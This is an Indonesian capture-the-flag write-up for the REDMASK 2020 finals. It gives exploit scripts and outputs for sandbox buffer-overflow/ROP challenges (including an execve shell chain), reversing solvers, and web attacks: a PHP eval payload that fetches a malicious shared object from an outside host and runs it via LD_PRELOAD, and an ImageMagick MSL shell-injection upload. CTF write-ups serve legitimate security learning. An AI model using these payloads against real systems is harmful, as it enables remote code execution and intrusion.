PoC REDMASK CTF 2020 (FINALS)

TIM

GAGAL MASUK UNCH DEEP

ANGGOTA


coraa
rhamaa
n0p

PWN

Sandbox 1

Terdapat buffer overflow pada sandbox pada saat membaca mengakses syscall read yang bisa ditrigger melalui, disini kita trigger melalui buffer overflow yang ada di user jadi. Jadi kita mengexploit bug buffer overflow di user, dan mengirim payload rop yg memanggil syscall read yang dapat mentrigger bug di sandbox. Lalu, dengan bug buffer overflow di sandbox kita bisa menggunakan ropchain puts(flag_addr) untuk menampilkan flag. Berikut kode exploitnya

```
from pwn import *
pop_rax = 0x000000000040100a
pop_rdi = 0x0000000000401004
pop_rdx = 0x0000000000401008
pop_rsi = 0x0000000000401006
syscall_addr = 0x401026
sys_write = 0x40101c
sys_read = 0x40100f

def read_stdin_len(num):
      rop = b""
      rop += p64(pop_rdi)
      rop += p64(0)
      rop += p64(pop_rdx)
      rop += p64(num)
      rop += p64(pop_rsi)
      rop += p64(0x0000000000402648)
      rop += p64(sys_read)
      return rop

context.arch = "amd64"
context.terminal = "tmux split -h -f".split()
sbx = 1
REMOTE = 1
DEBUG = 0

if not REMOTE:
      if sbx:
            p = process(["./sandbox2","./user2"])
            cmd = "b* 0x402004"
      else:
            p = process("./user")
            cmd = "b* 0x0401076"
else:
      p = remote("103.55.38.18", 20001)
      DEBUG = 0

if DEBUG:
      gdb.attach(p, cmd, gdb_args=['--init-eval-command="source
~/ctf/tools/gef/gef.py"'])

#rop = syscall()
rop = b""
rop += read_stdin_len(0x2000)
buf = b"A"*(32+8)
buf += rop
p.sendline(buf)

flag_addr = 0x5a0100
rop = p64(0x0000000000401ada)
rop += p64(flag_addr)
rop += p64(0x512ee0)

buf = b"A"*1064
buf += rop
p.sendline(buf+b"B"*8)
p.interactive()
```



```
➜  sandbox1 python3 exploit.py
[+] Opening connection to 103.55.38.18 on port 20001: Done
[*] Switching to interactive mode
welcome to sandbox
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x04@AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA\xda@redmask{ez_pz__lem0n_squeezY_fix3fix3fix3fix7}
/home/ctf/run.sh: line 3:   606 Segmentation fault      (core dumped) /home/c
[*] Got EOF while reading in interactive
```


Flag: redmask{ez_pz__lem0n_squeezY_fix3fix3fix3fix7}

Sandbox 2

Bug dan cara mengexploitasinya sama dengan sandbox 1, tetapi disini payload yg digunakan payload rop chain yang memanggil execve(/bin/sh,0,0) untuk mendapatkan shell. Berikut kode exploitnya.

```
from pwn import *
```

```
execv = b''
execv += p64(0x00000000004020a8) # pop rsi ; ret
execv += p64(0x000000000063c160) # @ .data
execv += p64(0x00000000004c1570) # pop rax ; ret
execv += b'/bin//sh'
execv += p64(0x0000000000561b05) # mov qword ptr [rsi], rax ; ret
execv += p64(0x00000000004020a8) # pop rsi ; ret
execv += p64(0x000000000063c168) # @ .data + 8
execv += p64(0x000000000054a059) # xor rax, rax ; ret
execv += p64(0x0000000000561b05) # mov qword ptr [rsi], rax ; ret
execv += p64(0x0000000000401ada) # pop rdi ; ret
execv += p64(0x000000000063c160) # @ .data
execv += p64(0x00000000004020a8) # pop rsi ; ret
execv += p64(0x000000000063c168) # @ .data + 8
execv += p64(0x00000000004019bf) # pop rdx ; ret
execv += p64(0x000000000063c168) # @ .data + 8
execv += p64(0x000000000054a059) # xor rax, rax ; ret
execv += p64(0x4cbf30) # pop rax; ret
execv += p64(0x3b)
execv += p64(0x0000000000401466) # syscall

pop_rax = 0x000000000040100a
pop_rdi = 0x0000000000401004
pop_rdx = 0x0000000000401008
pop_rsi = 0x0000000000401006
syscall_addr = 0x401026
sys_write = 0x40101c
sys_read = 0x40100f

def read_stdin_len(num):
     rop = b""
     rop += p64(pop_rdi)
     rop += p64(0)
     rop += p64(pop_rdx)
     rop += p64(num)
     rop += p64(pop_rsi)
     rop += p64(0x0000000000402648)
     rop += p64(sys_read)
     return rop

context.arch = "amd64"
context.terminal = "tmux split -h -f".split()
sbx = 1
REMOTE = 1
DEBUG = 0

if not REMOTE:
     if sbx:
          p = process(["./sandbox2","./user2"])
          cmd = "b* 0x402004"
     else:
          p = process("./user")
          cmd = "b* 0x0401076"
else:
     p = remote("103.55.38.18", 20001)
     DEBUG = 0

if DEBUG:
     gdb.attach(p, cmd, gdb_args=['--init-eval-command="source
~/ctf/tools/gef/gef.py"'])

#rop = syscall()
rop = b""
rop += read_stdin_len(0x2000)
buf = b"A"*(32+8)
buf += rop
p.sendline(buf)


buf = b"A"*1064
buf += execv

p.sendline(buf+b"B"*8)
p.interactive()
```



```
→  sandbox1 python3 chall2.py
[+] Opening connection to 103.55.38.18 on port 20001: Done
[*] Switching to interactive mode
welcome to sandbox
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x04@AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA\xa8 @$
$ cat /home/*/*flag*
redmask{fr3e_The_s4ndb0x}$
```

Flag: redmask{fr3e_The_s4ndb0x}

Reverse


ReverseHolmes

Terdapat semacam variabel array char dan order, disini kami mencoba mengakses array char dengan index dari tiap nilai dari nilai-nilai yang ada di order, setelah itu flag di dapat. Berikut kode solvernya.

```
order = [0]*27
junkorder = [0]*27
char = [0]*21
junkchar = [0]*21
char[0]=0x33
junkchar[0]=0xF9
char[1]=0x74
junkchar[1]=0x16
char[2]=0x4F
junkchar[2]=0x95
char[3]=0x5F
junkchar[3]=0xAC
char[4]=0x44
junkchar[4]=0x32
char[5]=0x61
junkchar[5]=0xDE
char[6]=0x63
junkchar[6]=0x9A
char[7]=0x65
junkchar[7]=0x5B
char[8]=0x64
junkchar[8]=0x7A
char[9]=0x47
junkchar[9]=0x05
char[10]=0x69
junkchar[10]=0x80
char[11]=0x6B
junkchar[11]=0x32
char[12]=0x6D
junkchar[12]=0x58
char[13]=0x6F
junkchar[13]=0x9E
char[14]=0x73
junkchar[14]=0xD7
char[15]=0x72
junkchar[15]=0x69
char[16]=0x75
junkchar[16]=0xC7
char[17]=0x76
junkchar[17]=0xC0
```

```
char[18]=0x79
junkchar[18]=0x34
char[19]=0x7B
junkchar[19]=0x1B
char[20]=0x7D
junkchar[20]=0xBB

order[0]=0x0000000F
junkorder[0]=0x000000E0
order[1]=0x00000007
junkorder[1]=0x000000B9
order[2]=0x00000008
junkorder[2]=0x0000004D
order[3]=0x0000000C
junkorder[3]=0x000000B9
order[4]=0x00000005
junkorder[4]=0x00000049
order[5]=0x0000000E
junkorder[5]=0x00000070
order[6]=0x0000000B
junkorder[6]=0x00000009
order[7]=0x00000013
junkorder[7]=0x0000004A
order[8]=0x00000012
junkorder[8]=0x000000B3
order[9]=0x0000000D
junkorder[9]=0x000000AF
order[10]=0x00000010
junkorder[10]=0x000000E8
order[11]=0x00000003
junkorder[11]=0x00000056
order[12]=0x00000009
junkorder[12]=0x00000006
order[13]=0x00000002
junkorder[13]=0x0000005E
order[14]=0x00000002
junkorder[14]=0x000000FD
order[15]=0x00000004
junkorder[15]=0x00000099
order[16]=0x00000003
junkorder[16]=0x00000015
order[17]=0x00000004
junkorder[17]=0x000000E9
junkorder[18]=0x00000059
order[19]=0x00000001
junkorder[19]=0x000000C4
junkorder[20]=0x000000DF
order[21]=0x00000006
junkorder[21]=0x0000003B
order[22]=0x00000001
junkorder[22]=0x00000086
```

```
order[23]=0x0000000A
junkorder[23]=0x00000031
order[24]=0x00000011
junkorder[24]=0x000000A2
junkorder[25]=0x000000C1
order[26]=0x00000014
junkorder[26]=0x000000CC

print(char)
print(order)
flag = ""
for o in order:
      flag += chr(char[o])
print(flag)
```




```
→  rev_holmes python3 out.py
[51, 116, 79, 95, 68, 97, 99, 101, 100, 71, 105, 107, 109, 111, 115, 114, 117, 118, 121, 123, 125]
[15, 7, 8, 12, 5, 14, 11, 19, 18, 13, 16, 3, 9, 2, 2, 4, 3, 4, 0, 1, 0, 6, 1, 10, 17, 0, 20]
redmask{you_GOOD_D3t3ctiv3}
```

Flag: redmask{you_GOOD_D3t3ctiv3}

Poggers

Terdapat semacam algoritma encoding yang ada di dalam program, string yg diencode berasal dari argumen. Disini juga terdapat file output.txt, jadi tugas kita adalah mencari argumen yang benar yang memiliki output yang sama dengan data yg ada di output.txt, untuk itu kita harus mereverse algoritma encoding yang ada di program. Berikut kode di bawah ini hasil dari reverse engineering program. code speaks a lot.

```
from pwn import u64, p64
from base64 import *
crypt =
b64decode("z28HADMcwc9AYjKmNiAyPLABws/PnxMyLGLCAHB3YmB1B6BTs0J0Vw==
")

def fix_bit(n=0):
      result = (n>>63)&1
      for i in range(62, -1, -1):
            cur = result&1
            curb = (n>>i)&1
            result = (result<<1)|(cur^curb)
      return result

def dec():
     coba = crypt
     hasil = b""
     for j in range(len(coba)//8):
          nilai = u64(coba[j*8:(j+1)*8])
          nilai = inv((nilai)^0x6969696969696969)
          res = fix_bit(nilai)
          hasil += p64(res)[::-1]
     return hasil

def inv(nilai):
     max = 18446744073709551615
     nilai = ((nilai<<0x33)&max)|(nilai>>0xd)
     return nilai

flag = ""
hasil = str(dec(), 'utf-8')
a = hasil[:len(hasil)//2][::-1]
b = hasil[len(hasil)//2:][::-1]
for i in range(len(a)):
    flag += b[i]+a[i]
print(flag)
```




```
→  poggers python3 enc2.py
redmask{No_SAT_solv3rs_no_pr0bl3m}&&&&&&
```

Flag: redmask{No_SAT_solv3rs_no_pr0bl3m}

Crypto - Decimal_Number

Untuk mendapatkan flag hanya perlu decode format encoding desimal ke hex kemudian ascii.



```
 19:46:03  coraa@linox  ...indon/redmask/final 
$ python -c "import binascii; print(binascii.unhexlify(hex(45074344087214160610840348229355366844244877894620506147743512580231225209317063252828940809283894294811605131415018 21)[2:]))"
b'redmask{Every_beat_is_a_one_every_rest_is_a_zero}'
```

Flag: redmask{Every_beat_is_a_one_every_rest_is_a_zero}


Web - HapMoriarty

Diberikan sebuah web http://202.148.27.84/HapMoriarty/

Pada cookie terdapat string base64 dan passadmin.

String base64 decode 3 kali tersebut berisi json {"id":"1337","type":"guest"}

Untuk mendapatkan flag cukup mengirimkan type admin dan passadmin bernilai array.



Name	Value	D
passadmin[]	redmaskCooki3	2
cookiex	WlhsS2NGcERTVFpKYWtWNlRYcGphVXhEU2pCbFdFSnNTV3B2YVZsWFVuUmhWelJwW...	2

Refresh Halaman, lalu akan mendapatkan flag

Flag : redmask{Th3_Gr3at_Gam3}

Web - Weeb Calculator

Diberikan sebuah web dan source code index.php, dan ada pemanggilan fungsi eval.

Terdapat proteksi open_basedir /var/www/html dan ada bnyk disable function.

Untuk membypass open base dir kami menggunakan teknik chdir, dan disable function kami menggunakan teknik putenv

Payload :

Untuk Mendownload lib.so

```
http://103.214.113.84:11012/index.php?calc=eval($_GET[1])&1=chdir(%27assets/%27);ini_s
et(%27open_basedir%27,%20%27/var/www/html:../%27);chdir(%27../%27);chdir(%27../%27);ch
```

```
dir(%27../%27);chdir(%27../%27);var_dump(file_put_contents(%22/tmp/rop.so%22,%20file_g
et_contents(%22http://hacking-for.fun:2121/exp.so%22)));
```

Trigger pemanggilan lib.so menggunakan fungsi mail() dan menjalankan binary /execute_me_to_get_flag

```
http://103.214.113.84:11012/index.php?calc=eval($_GET[1])&1=chdir(%27assets/%27);ini_s
et(%27open_basedir%27,%20%27/var/www/html:../%27);chdir(%27../%27);chdir(%27../%27);ch
dir(%27../%27);chdir(%27../%27);putenv(%22EVIL_CMDLINE=/execute_me_to_get_flag%3E/tmp/
rop.res%22);putenv(%22LD_PRELOAD=/tmp/rop.so%22);mail%28%22%22%2C+%22%22%2C+%22%22%2C+
%22%22%29;
```

Membaca hasil eksekusi binary flag

```
http://103.214.113.84:11012/index.php?calc=eval($_GET[1])&1=chdir(%27assets/%27);ini_s
et(%27open_basedir%27,%20%27/var/www/html:../%27);chdir(%27../%27);chdir(%27../%27);ch
dir(%27../%27);chdir(%27../%27);var_dump(file_get_contents(%22/tmp/rop.res%22));
```

Flag : Web Down Saat Kami membuat Write Up ini

Web - Waifu Editor

Diberikan sebuah web http://103.214.113.84:11011/ dan source code process.php

Diketahui web tersebut melakukan converti menggunakan imagemagick dan terdapat escapeshellcmd.

Kami menggunakan exploit https://insert-script.blogspot.com/2020/11/imagemagick-shell-injection-via-pdf.html .

Kami menggupload file svg.

Pertama kami mengupload file exploit

```
<image authenticate='ff" `echo $(cat /fl*)> /var/www/html/uploads/rop`;"'>
 <read filename="pdf:/etc/passwd"/>
 <get width="base-width" height="base-height" />
 <resize geometry="400x400" />
 <write filename="test.png" />
 <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink">
 <image xlink:href="msl:hello.png" height="100" width="100"/>
 </svg>
</image>
```

Setelah berhasil diupload.

Kami melakukan upload ulang, tetapi field ‘filename’ diisi dengan “svg:hell$o.png”

Otomatis payload akan tertriger. Tanda “$” diperlukan agar file tidak diupload dengan nama “svg:hello.png” sehingga exploit bisa ter-trigger.

*Note : Web Down saat kami membuat write up ini

Flag : redmask{imagetragick_here_we_go_again}